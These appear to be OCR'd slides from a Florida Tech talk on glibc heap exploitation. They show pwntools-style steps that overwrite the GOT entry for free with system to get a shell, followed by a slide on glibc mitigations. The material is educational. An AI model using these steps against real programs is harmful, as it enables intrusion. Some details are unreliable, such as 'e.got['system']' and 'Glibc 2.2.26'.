
strlen	0x4006e0 (puts@plt)

```
00400b50            else
00400b50            {
00400b50                uint64_t rax_9 = strlen(*(int64_t*)((((int64_t)rax_2) << 3) + 0x6020c0));
00400b63                printf("Data: ");
00400b7f                sub_4008ec(*(int64_t*)((((int64_t)rax_2) << 3) + 0x6020c0), rax_9);
00400b89                puts("Done!");
00400b84            }

...
```

FLORIDA TECH


Pointing Chunk 0 to GOT.free




```
edit(3,p64(e.got['free']))
```

FLORIDA TECH


Replacing GOT.free with libc.system




```
edit(0,p64(e.got['system']))
```

FLORIDA TECH

Calling Our Shell



FLORIDA TECH

Mitigations

- Glibc 2.3.4 added a safe unlink [Link], that verifies

```
victim.fd->bk == victim && victim.bk->fd == victim.
```

- Glibc 2.2.26 added a check to prevent 1-byte overflows that verifies

```
chunk_size == next->prev->chunk_size
```

FLORIDA TECH

FLORIDA TECH

Thank you.